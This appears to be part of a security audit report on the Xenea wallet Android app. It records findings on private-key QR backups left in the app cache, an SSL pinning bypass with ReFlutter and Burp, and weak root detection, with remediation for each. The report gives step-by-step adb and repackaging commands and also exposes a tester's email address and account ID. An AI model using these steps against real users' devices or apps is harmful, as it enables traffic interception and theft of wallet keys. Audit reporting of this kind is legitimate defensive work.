
ASUS_I005DA:/data/user/0/com.xenea.wallet.stg/files # cat libCachedImageData.db-wal
70-0b00,0000060000,08 000
0000##0QtalbecacheObjectcacheObjectCREATE TABLE cacheObject (id_metadata (locale TEXT)b00,0000|f000b00,00u6qOI
    _id integer primary key,
    url text,
    key text,
    relativePath text,
    eTag text,
    validTill integer,
    touched integer,
    length integer
000,0A0$[?2cctableandroid_metadataandroid_metadataCREATE TABLE android_metadata (locale TEXT)b00,0 0I0<0b00,0000N0[*
?0?]Qhttps://xenea-prod-public-files-bucket.s3.ap-southeast-1.amazonaws.com/networks/xenea.pnghttps://xenea-prod-public-files-bucket.s3.ap-southeast-1.amaz
onaws.com/networks/xenea.pngaf739c40-fa28-11ef-ad3b-eblbeb6bc76a.png?e7195cbaa5734d4048f3be5ef4be4d43?00?i00b00,00j0k0
00
00Qhttps://cross-wallet-stg-public-files-bucket.s3.ap-northeast-1.amazonaws.com/134667639H515496960_0x2da77097b07fd0fbdb8b5f170a5b5f24ffc12c70_Avatar_Walle
t_Address4f71c6c-6b1b-41bb-9569-2e506ba8e7a2https://cross-wallet-stg-public-files-bucket.s3.ap-northeast-1.amazonaws.com/134667639H515496960_0x2da77097b07f
db8fbdb8b5f170a5b5f24ffc12c70_Avatar_Wallet_Addressf7c71c6c-6b1b-41bb-9569-2e506ba8e7a2af9d9270-fa28-11ef-ad3b-eblbeb6bc76a.*?arecd5e4e94aa488e8da70e1ab474b6
7?0ae0i0
00?[]Qhttps://xenea-prod-public-files-bucket.s3.ap-southeast-1.amazonaws.com/networks/xenea.pnghttps://xenea-prod-public-files-bucket.s3.ap-southeast-1.amaz
onaws.com/networks/xenea.pngaf739c40-fa28-11ef-ad3b-eblbeb6bc76a.png?e7195cbaa5734d4048f3be5ef4be4d43?00?i00ASUS_I005DA:/data/user/0/com.xenea.wallet.stg/f
iles.#

```


4. Navigate to `com.xena.wallet.stg/cache/*` and observe that it discloses the account ID and email ID. Download the file to your system and analyze its contents.

```
C:\Users\sampr\Desktop\emAPT\Tools\platform-tools>adb -s 127.0.0.1:21503 shell
ASUS_I005DA:/ # cd /data/user/0/com.xenea.wallet.stg/cache/45f2c7fc-fd3b-4060-bfc4-a227914fd074
ASUS_I005DA:/data/user/0/com.xenea.wallet.stg/cache/45f2c7fc-fd3b-4060-bfc4-a227914fd074 # ls
1346676394515496960_sampritas39@gmail.com_xenea_backup_qr_code_1741134364100897.png
ASUS_I005DA:/data/user/0/com.xenea.wallet.stg/cache/45f2c7fc-fd3b-4060-bfc4-a227914fd074 # exit

C:\Users\sampr\Desktop\emAPT\Tools\platform-tools>adb.exe pull /sdcard/1346676394515496960_sampritas39@gmail.com_xenea_backup_qr_code_1741134364100897.png
/sdcard/1346676394515496960_sampritas39@gmail.com_xenea_backup_qr_code_1741134364100897.png: 1 file pulled, 0 skipped. 0.3 MB/s (27367 bytes in 0.094s)
```



5. Open the file and observe that it contains the private key QR.



6. The QR is disclosing from another directory also.

```

ASUS_I005DA:/data/user/0/com.xenea.wallet.stg/cache # ls
45f2c7fc-fd3b-4060-bfc4-a227914fd074 6c8bb15d-7cc8-4d2f-8a71-47e881377e99 a70277df-a025-4086-a6eb-fcf3fff8e957 libCachedImageData
ASUS_I005DA:/data/user/0/com.xenea.wallet.stg/cache # cd 6c8bb15d-7cc8-4d2f-8a71-47e881377e99/
ASUS_I005DA:/data/user/0/com.xenea.wallet.stg/cache/6c8bb15d-7cc8-4d2f-8a71-47e881377e99 # ls
1346676394515496960_sampritdas39@gmail.com_xenea_backup_qr_code_1741134364100897.png
ASUS_I005DA:/data/user/0/com.xenea.wallet.stg/cache/6c8bb15d-7cc8-4d2f-8a71-47e881377e99 # cd ..
ASUS_I005DA:/data/user/0/com.xenea.wallet.stg/cache # cd a70277df-a025-4086-a6eb-fcf3fff8e957/
ASUS_I005DA:/data/user/0/com.xenea.wallet.stg/cache/a70277df-a025-4086-a6eb-fcf3fff8e957 # ls
qrcode-179193833-f5316b97c565528d86006854f1c59279.png
ASUS_I005DA:/data/user/0/com.xenea.wallet.stg/cache/a70277df-a025-4086-a6eb-fcf3fff8e957 # cd ..
ASUS_I005DA:/data/user/0/com.xenea.wallet.stg/cache # cd libCachedImageData/
ASUS_I005DA:/data/user/0/com.xenea.wallet.stg/cache/libCachedImageData # ls
af739c40-fa28-11e4-ad3b-eb1beb6bc76a.png af9d9270-fa28-11e4-ad3b-eb1beb6bc76a.*
ASUS_I005DA:/data/user/0/com.xenea.wallet.stg/cache/libCachedImageData #
  
```

H-01 SSL Pinning Bypass via Root-Level Certificate Installation and ReFlutter

Severity **High** Status ● Resolved Category Insecure Communication

TESTING DETAILS

- Original finding number: 5.1
- Tools used: Burp Suite Certificate, ReFlutter, and Burp Suite Proxy.
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During testing, it was observed that the application implements SSL pinning; however, it is not properly enforced. As a result, SSL pinning can be bypassed by installing a custom certificate at the system level. Additionally, ReFlutter can be utilized to repackage and modify the APK file, allowing an attacker to intercept and analyze network traffic. This process involves extracting the application, configuring Burp Suite as a proxy, and enabling invisible proxying to facilitate traffic interception and analysis.

VULNERABLE LOCATION

The vulnerability is present throughout the xenea-wallet.apk, affecting the application's network communication security.

TECHNICAL IMPACT

The improper enforcement of SSL pinning allows attackers to bypass encryption mechanisms, intercept sensitive data in transit, modify application requests and responses, and perform man-in-the-middle (MITM) attacks, compromising the application's security and user data integrity.

BUSINESS IMPACT

An attacker can intercept and manipulate sensitive network traffic, potentially leading to data theft, session hijacking, or man-in-the-middle (MITM) attacks.

REMEDIATION


Implement strict SSL pinning by validating the server certificate within the application code, restricting user-installed CA certificates, and using frameworks like Android's Network Security Configuration or TrustKit to prevent bypass techniques.

REFERENCES

- [Android Developers - Network Security Configuration](#)
- [OWASP Mobile Security Testing Guide \(MSTG\) - SSL Pinning](#)
- [TrustKit - SSL Pinning for Mobile Apps](#)
- [Google Security Best Practices](#)

STEPS TO REPRODUCE

1. Install the Burp Suite certificate at the Android system level using the following [method](#).



2. Now, run ReFlutter against xenea-wallet.apk, enter your Burp Suite/system IP, and press Enter. This will generate a new APK named release.RE.apk.

```

>reflutter.exe xenea-wallet.apk
[*] Processing...

Example: (192.168.1.154) etc.
Please enter your BurpSuite IP: 192.168.1.10

SnapshotHash: 80a49c7111088100a233b2ae788e1f48
The resulting apk file: ./release.RE.apk
Please sign, align & install the apk file

Configure Burp Suite proxy server to listen on *:8083
Proxy Tab -> Options -> Proxy Listeners -> Edit -> Binding Tab

Then enable invisible proxying in Request Handling Tab
Support Invisible Proxying -> true
  
```

3. Then, use uber APK Signer on release.RE.apk to sign it. Once the process is complete, it will generate a new APK named release.RE-aligned-debugSigned.apk and install it in the android device.

```
PS C:\Users\sampr\Desktop\eMAPT\Tools> java -jar .\uber-apk-signer-1.3.0.jar -allowResign -a release.RE.apk
source:
C:\Users\sampr\Desktop\eMAPT\Tools
binary-lib/windows-33_0_2/libwinpthread-1.dll
C:\Users\sampr\AppData\Local\Temp\uapksigner-12178213796176269485
zipalign location: BUILT_IN
C:\Users\sampr\AppData\Local\Temp\uapksigner-12178213796176269485\win-zipalign_33_0_2.exe18108851466027304954.tmp
keystore:
[0] 161a0018 C:\Users\sampr\AppData\Local\Temp\temp_11323517342105618210_debug.keystore (DEBUG_EMBEDDED)


01. release.RE.apk

SIGN
file: C:\Users\sampr\Desktop\eMAPT\Tools\release.RE.apk (110.58 MiB)
checksum: 2e008da4d2e855101014bf78c4d6b6c2fec5e7fab3d9c25e9a47a66bf1708ecd (sha256)
- zipalign success
- sign success


VERIFY
file: C:\Users\sampr\Desktop\eMAPT\Tools\release.RE-aligned-debugSigned.apk (110.69 MiB)
checksum: b2065b9361f2557916098341a4a7ae712a0256fc4111dca082a064ea2c13c540 (sha256)
- zipalign verified
- signature verified [v2, v3]
Subject: CN=Android Debug, OU=Android, O=US, L=US, ST=US, C=US
SHA256: 1e08a903aef9c3a721510b64ec764d01d3d094eb954161b62544ea8f187b5953 / SHA256withRSA
Expires: Fri Mar 11 01:40:05 IST 2044

[Wed Feb 26 20:34:41 IST 2025][v1.3.0]
Successfully processed 1 APKs and 0 errors in 2.02 seconds.
```

4. Now, set up the Burp Suite proxy with port number 8083 and select your system's IP address, then click on the Request handling tab.



5. Select Support invisible proxying (enable only if needed) and click OK.



Edit proxy listener

Binding Request handling Certificate TLS Protocols HTTP

? These settings control whether Burp redirects requests received by this listener.

Redirect to host:

Redirect to port:


☐ Force use of TLS

Invisible proxy support allows non-proxy-aware clients to connect directly to the listener.


☒ Support invisible proxying (enable only if needed)

OK Cancel

6. Also, configure the proxy on the Android device with the system IP and port 8083 and click on SAVE.



7. Launch the app, enter the PIN code, and intercept its request in the Burp Suite.



H-02 Improper Implementation of Root and Emulator Detection Mechanisms

Severity **High** Status ● Resolved Category Reverse Engineering

TESTING DETAILS

- Original finding number: 5.2
- Tools used: Jadx-gui & adb
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During the decompilation of the APK, it was observed that the application implements a root detection mechanism; however, it is not properly enforced. Despite the presence of the su file in the `/xbin/` directory, the application fails to detect that it is running on a rooted device or an emulator. A rooted device is highly vulnerable to malware and remote attacks, significantly increasing the risk of data theft and unauthorized access.

VULNERABLE LOCATION

Throughout the application: xenea-wallet.apk

TECHNICAL IMPACT

A rooted device allows a user to install any applications which are not downloaded from the Google Play Store. This increases the risk of malicious applications getting installed in the device which can hijack the user credentials and can perform action on behalf of the user.

BUSINESS IMPACT

Failure to enforce proper root detection increases the risk of data breaches, fraud, and reputational damage. Attackers can exploit this weakness to tamper with the application, extract confidential data, and bypass security controls, potentially leading to financial and compliance-related consequences.

REMEDIATION

- Employ root and emulator detection techniques in the application. This can be done by checking for the presence of superuser.apk or running the "su" command. The presence of which indicates that the device is rooted and the application should terminate or should notify the user about the risk associated with using the application on a rooted device.
- Root detection can be implemented by adding the following Java checks:-
- CheckRootManagementApps
- CheckPotentially Dangerous Apps
- CheckRootCloakingApps
- CheckTestKeys
- checkForDangerousProps
- checkForBusyBoxBinary
- checkForSuBinary
- checkSuExists

- checkForRWSYSTEM
- Native checks
- More information about different root detection techniques:

<https://github.com/scottyab/rootbee>

REFERENCES

- OWASP Mobile Security Testing Guide (MSTG)
- Android Developer Guide – SafetyNet Attestation API
- Google Play Security Recommendations
- Android Security Best Practices – Detecting Rooted Devices

STEPS TO REPRODUCE

1. Open the xenea-wallet.apk in JADX-GUI and analyze the decompiled code.

```

14         return false;
16     }
17     return true;
18 }

public static boolean w() {
9     if (!Build.PRODUCT.contains("sdk")) {
11         String str = Build.HARDWARE;
19         if (!str.contains("goldfish") && !str.contains("ranchu")) {
30             return false;
32         }
33     }
34     return true;
35 }

public static boolean x() {
1     boolean w5 = w();
5     String str = Build.TAGS;
8     if ((!w5 && str != null && str.contains("test-keys")) || new File("/system/app/superuser.apk").exists()) {
7         return true;
39     }
40     File file = new File("/system/xbin/su");
42     if (!w5 && file.exists()) {
7         return true;
51     }
52     return false;
53 }

public static boolean y(String str, String str2) {
1     if (str == null) {
3         if (str2 == null) {
5             return true;
7         }
8         return false;
9     }
10    return str.equals(str2);
11 }


public static String z(String str) {
3     return r(str, "SHA-1");
4 }
    
```

2. Navigate to the specified file path and check that "su" is present in the directory.

